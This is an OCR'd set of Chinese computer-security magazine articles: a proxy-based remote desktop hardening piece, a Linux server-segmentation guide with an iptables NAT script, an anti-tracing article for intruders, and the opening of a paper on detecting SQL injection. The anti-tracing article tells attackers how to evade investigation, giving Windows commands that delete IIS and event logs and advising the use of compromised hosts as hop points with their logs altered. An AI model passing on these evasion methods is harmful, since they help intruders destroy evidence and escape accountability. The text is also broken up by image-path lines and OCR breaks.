
关闭除代理端口以外的所有其它端口进入，如果本机有对外提供其它服务，则需保留服务端口，如图2。

好了，到此已经完成所有服务器端的配置了。接下来的就是配置客户端了。

二、客户端配置

客户端配置主要是安装配置代理服务器客户端软件。代理服务客户端软件也有很多，读者喜欢那种或者那种用的熟一些就选用哪一种吧。这里选用一种叫ProxyCap的软件。配置相当简单，在Proxies中添加一项代理类型为socks的服务，将地址配置为你的服务器的地址，端口为代理服务端口即可。如图3所示。再在规则Rules中添加一项规则。将其设置为所有程序。当然也可以只设置需要使用的远程连接软件等，可以根据需要而定。按OK即大功告成，如图4。


现在你就可以通过你的远程桌面客户端软件远程登陆你的服




务器了。如果采用远程Web连接的用户不需要输入端口号。直接输入服务器的IP就可以访问了，如图5。

三、总结

爽吧！现在再也不用担心hacker的攻击了。如果客户端没有






设置代理是不能访问的。因为我们远程登陆的端口只有服务器本身能够访问，因此必须设置客户端软件代理服务器为需要远程登陆的服务器。代理端口和远程登陆端口都不是公开的。这好比一些编程语言中的一些类中的Public和Private属性方法一样。我们配置的服务器的远程访问端口是Privte的端口。

这样配置之后，终于可以高枕无忧了。我也可以放心去睡我的觉了。

（本文涉及到的ProxyCap，光盘有收录）



安全的Linux服务器组架设全攻略

姜超

大家都知道，网络安全这个话题在当今社会是相当的流行，有说不尽话题，每当一提起网络安全，大家必然想起黑客这个名词，我们尚且不讨论他们是善意还是恶意的，总而言之，他们的目标大多数都是网络上的各个服务器，而且大部分都是有提供web的服务器，因为他们暴露的目标明显，容易让黑客锁定住，既然这样，做一个安全的服务器显然是必要的。

不过今天我讲得并不是有关服务器漏洞的问题，因为漏洞随时会出现，所以讲漏洞方面的防护是死的。而这次我要讲的是如何打造暴露给外界最小提供信息的服务器架设方法。

说起服务器，大家首先会想到提供网页服务的web服务，但是除了这个服务，还有很多比较重要的服务，例如：提供收发电子邮件的功能的邮件服务、提供上传下载的ftp服务，提供数据存储的数据库服务等等。这些都是比较常见的服务。大家如果对这些服务比较了解的话那么应该知道，每一种服务他都存在着大大小小的漏洞，每一种漏洞都有可能导致机器被黑客入侵而且直接得到root权限。而且完全有可能在以后出现的新漏洞中有这更具有杀伤力的破坏。所以说要打造一个安全的网站，在服务器架设方面很有说道。世界上没有绝对安全的东西，当然，今天我教大家架设服务器的方法也不是绝对安全的，不过相比下这种方法比普通架设方法要安全得多。假设方法如下：

1.服务器一定要独立做：

就拿上述我提到的各种服务器来说，大家千万不要把各种服务都在一个服务器里开启，一定要做成独立的服务器，也就是说，提供web服务功能的单独在一台机器上做，提供ftp服务功能的在另一台服务器上做，每台服务器就提供一个服务，这样做有2个好处：（1）这样可以节省服务器的资源，因为每台服务器都干自己的工作。

（2）这点也就是非常重要的，大家都不敢保证以后不会有新漏洞出现吧！假如某天，提供web服务的Apache出现了新的漏洞，黑客直接就可以攻击到你的系统里，如果你把所有服务都放在一个机器里的话，那就惨了，有可能你的mysql数据库里的东西会让黑客直接截获等等，这些后果非常的严重。所以说大家把服务器做成独立的好处就是一旦机器被入侵，我们可以把损失减低到最小。

2.只提供必要的服务：

但是经过上面的配置还不够，因为每台机器除了提供自己的服务器，系统还默认开放了必要的其他服务，相对应的也开启了次服务对应的端口，因为这些服务是系统必须开启的，否则系统将不能正常运行，所以说如果要想让服务器更安全的在

网络中生存，就必须要将有用的服务端口暴露在外，其他的全部屏蔽。这样安全性会在上述的基础上又进一步得到提高。那么这就需要一个过滤的作用，也就是说，把没用的端口全部屏蔽掉。那么现在我就来让大家看看我做的服务器网络，如图1。




图 1

通过以上示意图大家会发现，我这里提供了一个网关，这个网关里分别有两个网卡，eth0是用来连接Internet的，还有一个网卡eth1是用来连接内网各各服务器的，大家发现了没有，这里所有提供各种服务的服务器的地址都是内网的，这也就是我设计的高明之处，用内网IP的目的主要就是不要把服务器暴露在Internet上，而是我需要提供什么服务，就把什么服务的端口通过网关做个NAT映射出去，这样就自然可以将你想要暴露的服务提供出去，好了，现在我就来演示这种比较安全的服务器架设过程，因为各服务的影射方法都是相同的，只不过是端口不同，这次毕竟不是教大家如何做服务器，所以我就用web服务器来演示，大家可以根据不同服务，来修改端口即可达到目的。

测试环境：Vmware5

测试系统：RHEL4

一、设置网关

1.首先我们在虚拟机里虚拟出2块网卡，一个是eth0，一个是eth1，虚拟完毕后启动系统，然后经过相关设置，最后如下：

```
[root@router ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:36:5A:72
          inet addr:192.168.62.2  Bcast:192.168.62.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:5a72/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2592 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2263 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:293183 (286.3 KiB)  TX bytes:246748 (240.9 KiB)
Interrupt:10 Base address:0x1400
eth1      Link encap:Ethernet  HWaddr 00:0C:29:36:5A:7C
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe36:5a7c/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:261 errors:0 dropped:0 overruns:0 frame:0
TX packets:1119 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:53665 (52.4 KiB)  TX bytes:52770 (51.5 KiB)
Interrupt:9 Base address:0x1480
```

2.现在我们来看看路由表：

```
[root@router ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.0.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
192.168.62.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U     0      0        0 eth1
0.0.0.0         192.168.0.1     0.0.0.0         UG    0      0        0 eth1
```

3.因为这里我们提供了路由转发的功能，所以我们要[root@router ~]# vi /etc/sysctl.conf，然后把里面的net.ipv4.ip_forward = 0改成net.ipv4.ip_forward = 1。这样就可以达到每次开机就可自动转发了。

4.好了，网关的初步设置就到此，现在我们来设置web服务器。

二、设置内网web服务器

1.跟网关一样，先设置好IP，结果如下：

```
[root@www ~]# ifconfig
eth0      Link encap:Ethernet
HWaddr 00:0C:29:54:CB:ED
    inet addr:192.168.0.2  Bcast:192.168.0.255  Mask:255.255.255.0
              inet6 addr: fe80::20c:29ff:fe54:ceed/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:1178 errors:0 dropped:0 overruns:0 frame:0
    TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
              RX bytes:85853 (83.8 KiB)
TX bytes:35185 (34.3 KiB)
    Interrupt:10 Base address:0x1400
```

2.然后把Name ServerIP指向网关的内网地址：

```
[root@www ~]# more /etc/resolv.conf
nameserver 192.168.0.1
```

3.目前web服务器的网络设置也完成了，现在我们来开启web服务：

4.首先建立一个内容为"hello"的网页：

```
[root@www ~]# cd /var/www/html/
[root@www html]# ls
index.html
```

5.然后开启apache服务：[root@www html]# service httpd start，就启动httpd服务了。

6.现在我们在别的机器上测试一下是否能正确访问，我们输入完外网IP地址后发现不能访问web服务，这是当然了，因为还没做映射啊！能访问不就见鬼了，如图2。




图 2

三、在网关上做NAT映射

1.现在我们就开始用iptables语句来做NAT映射，目的是让外界能够访问我们内网的web服务器，大家如果对iptables语法不熟悉，可以找相关资料阅读，这里我不多做解释，因为iptables语句是一条一条的，如果一个一个执行会很麻烦，所以这里我做了一个简单的脚本就可以实现映射的目的：

2.[root@router ~]# vi test.sh 脚本如下：

```
#!/bin/bash
```

```
i='iptables'
router='192.168.62.2'
www='192.168.0.2'

$i -F
$i -X
$i -Z
$i -t nat -F
$i -t nat -X
$i -t nat -Z

#www
$i -t nat -A POSTROUTING -s $www
-j SNAT --to $router
$i -t nat -A PREROUTING -p tcp --
dport 80 -d $router -j DNAT --to $www
```

3．其实关键的语句就是最后两条，一个就是把内网的ip 伪装成外网的，这样就可以达到让内网的web 服务提供出去的效果。第二条语句就是允许外网任何机器访问我们内网web 服务器的80 端口，这样，外网就可以访问我们内网的网页了，记住，这里因为我们限制的端口是80，因为80 端口就是提供网页服务的，也就是说外网只能浏览网页而已，即使Web 服务器开启别的端口，外网机器也不能访问，这样就相对达到了一个安全限制的作用。

4．最后我们把脚本设置成可执行，然后执行，如果没出现错误提示，那么就可以了：

```
[root@router ~]# chmod +x test.sh
[root@router ~]# ./test.sh
```

5．好了，NAT 映射现在我们也简单的做完了，如果大家还提供了ftp 服务，大家可以根据上面的脚本，加上限制允许20 以及21 端口可以访问就可以。

四、最后的测试

现在我们网关和web 服务器已经都设置好了，现在我们就可以测试一下，通过外网地址是否可以正确访问我们内网的web 服务。如图3 所示，现在我们终于可以正确访问我们的内网提供的网页了。




图 3

在做这种内网突破外网的技术中，有几点需要大家注意：

1．在内网服务器里一定不要忘记在resolve.conf 里把IP 指向网关的内网地址。

2．一定要记住把sysctl.conf 里面的net.ipv4.ip_forward ＝ 0 改成net.ipv4.ip_forward ＝ 1，否则将不能转发。

OK，打造安全Linux 服务器组的过程我就讲到这里，希望对Linux 有兴趣的朋友可以举一反三多加练习，如有问题请联系我QQ：15052570

踏雪无痕——让你的入侵不留痕迹

六翼炽天使

常看到很多教大家入侵的文章，但关于怎样反追踪的文章却很少，所以今天我就来讲一讲如何来防止自己的入侵被发现。

追踪技术

所谓知己知彼百战不殆，在讲怎样反追踪之前，让我们先来看一看追踪技术是怎样进行的。

一、手动追踪技术

这种技术手段主要是利用现有的网络线索和现有的网络工具对黑客行为进行反查，主要目标是追踪到员工记录的真正IP 地址，从而确定网络攻击源，故又称被动追踪技术。

正如我们所知，每台上网计算机都有一个IP 地址，一般来讲，这个地址是唯一的，他同时包含了计算机的位置信息，于是我们就可以根据该地址找到攻击者。

有人可能认为通过拨号的上网用户IP 不是固定的，因此会很安全。但要注意了，即使动态分配IP 也会有分配该IP 地址的网络运营商的服务器进行记录，而追踪者通过该记录就可以进一步的确定攻击源。

二、利用追踪监控软件

由于被动追踪的精确度要依赖于现有的系统日志详细程度，如果入侵者通过跳板进行入侵，并删除该计算机的的日志，就会使追踪线索中断，从而使得追踪无法继续进行。在这种情况下，就要利用一些已经安装好了的追踪监控软件，详细记录入侵者的攻击行为。

这类软件往往是在一个可控的，相对封闭的计算机网络区域内安装检测模块，并充分利用网络入侵检测和数据指纹技术，准确度很高。

三、追踪ID

以上两种是追查IP 的技术，但很多时候，IP 地址是无法追踪的，这时候就要采用一种新手段，即ID 追踪技术。

在这里ID 就是指用户上网的一种身份，比如邮箱帐号、QQ 号、网站用户名等等。相比之下，ID 比IP 更能表明上网者的身份，他更多的利用社会工程学来进行追踪。

入侵者技术再高，往往也经不住虚荣心的驱使，从而很轻易的将自己的ID 信息留在互联网上。曾经就有一个偷取英文四级考题的人就将自己的QQ 号留在了网上，这时只要与腾迅公司联系，取得该QQ 号的注册信息及他的所有QQ 好友信息，就能很容易的找到他本人。

反追踪

好了，追踪技术大致就是这些了，现在进入正题——反追踪。

一、清除日志

很多人都采用以下命令来删除日志：

```
del c:\winnt\system32\logfiles\w3
svc1\*.* /f /q
del c:\winnt\system32\logfiles\w3
svc2\*.* /f /q
del c:\winnt\system32\config\*.
event /f /q
del c:\winnt\system32dtclog\*.*
/f /q
del c:\winnt\*.txt /f /q
del c:\winnt\*.log /f /q
```

如果你也采用这种方法，那么你就要注意了！首先要说的是，用这种方法来删除日志是可以通过 EasyRecovery 或FinalData NT 来恢复的，因此，我们要做

的应该是修改日志，而非删除日志；其次，该方法只删除了Windows系统日志，如果被攻击方还使用了其他网络防火墙，那么你的IP还是有可能被记录在里面。

因此，针对这一点，我建议应该用一台我们很了解的肉鸡作为跳板来进行攻击，并删除我们在上面留下的IP地址及修改该系统上的日志文件。

二、用代理就一定安全了吗？

很多人认为使用代理，就可以不被记录真实的IP了，但今天我要告诉你，这是一个完全错误的观点，我们用ASP就能很容易得知道你的真实IP。

一般地，我们都用Request.ServerVariables("REMOTE_ADDR")来获得客户的IP，这时候，如果我们用代理上网，那么它就只能获得我们的代理IP，但有些人还不知道在ASP中有一个未公布的Request.ServerVariables("HTTP_X_FORWARDED_FOR")来透过代理服务器读取真实的IP（注意，如果客户端没有通过代理服务器来访问，那么它取得的地址将为空）。

三、压制自己的虚荣心

在文章的开头我们说了，很多技术很高的黑客不是败在技术上，而是输给了自己的虚荣心，因此，压制自己的虚荣心是很重要的。

后记

我们前边已经讲过了，我们通过拨号上网的IP是被运营商记录了的，但是，由于运营商出于自己利益的考虑，往往这些数据只保留很短的一段时间，这就导致了追踪过程的中断。同时，对于一个完美入侵的追踪成本是很大的，而且还不一定能够追踪成功，因此，对以很多小型的无破坏性的入侵，许多大的网站往往是睁一只眼闭一只眼。所以，只要我们不做违法的事，再注意我们今天讲的内容，那么有人想要找到你入侵的痕迹就很困难了。

Web环境下SQL注入攻击的检测与防御

licess

本文简要介绍了SQL注入式攻击的原理。在前人提出的“对用户输入信息实施过滤”的技术基础上，建立了一个针对SQL注入攻击的检测／防御／备案通用模型。该模型在客户端和服务器端设置两级检查。对于一般性用户误操作和低等级恶意攻击，客户端的检查将自动做出反应；考虑到客户端检查有可能被有经验的攻击者绕开，特在服务器端设定二级检查。在文中还提出了对高等级恶意攻击的自动备案技术，并给出了相应代码。

关键词：系统安全；SQL Server、SQL注入攻击；IDS检测；DDL模型

互联网上的安全问题越来越严重，入侵检测（IDS）也因而显得尤为必要。MS SQL Server作为数据库市场的主要产品之一，研究针对它的SQL攻击处理方案，建立一个通用的SQL注入攻击防御、检测、备案模型，对于加强安全建设具有积极的意义。

一、SQL注入攻击简介

SQL注入攻击源于英文“SQL Injection Attack”。目前还没有看到一种标准的定义，常见的是对这种攻击形式、特点的描述。微软技术中心从2个方面进行了描述：

1．脚本注入式的攻击。

2．恶意用户输入用来影响被执行的SQL脚本。

Stephen Kost给出了这种攻击形式的另一个特征，“从一个数据库获得未经授权的访问和直接检索”。SQL注入攻击就其本质而言，利用的工具是SQL的语法，针对的是应用程序开发者编程过程中的漏洞。“当攻击者能够操作数据，往应用程序中插入一些SQL语句时，SQL注入攻击就发生了”。

由于SQL注入攻击利用的是SQL语法，使得这种攻击具有广泛性。理论上说，对于所有基于SQL语言标准的数据库软件都是有效的，包括MS SQL Server、Oracle、DB2、Sybase、MySQL等。当然，各种软件有自身的特点，最终的攻击代码可能不尽相同。SQL注入攻击的原理相对简单，易于掌握和实施，并且整个Internet上连接有数目惊人的数据库系统，在过去的几年里，SQL攻击的数量一直在增长。

二、SQL注入式攻击的检测及跟踪

1．SQL攻击检测／防御／跟踪模型

针对SQL攻击的防御，前人做过大量的工作，提出的解决方案包括：

（1）封装客户端提交信息。

（2）替换或删除敏感字符／字符串。

（3）屏蔽出错信息。

（4）在服务端正式处理之前对提交数据的合法性进行检查等。

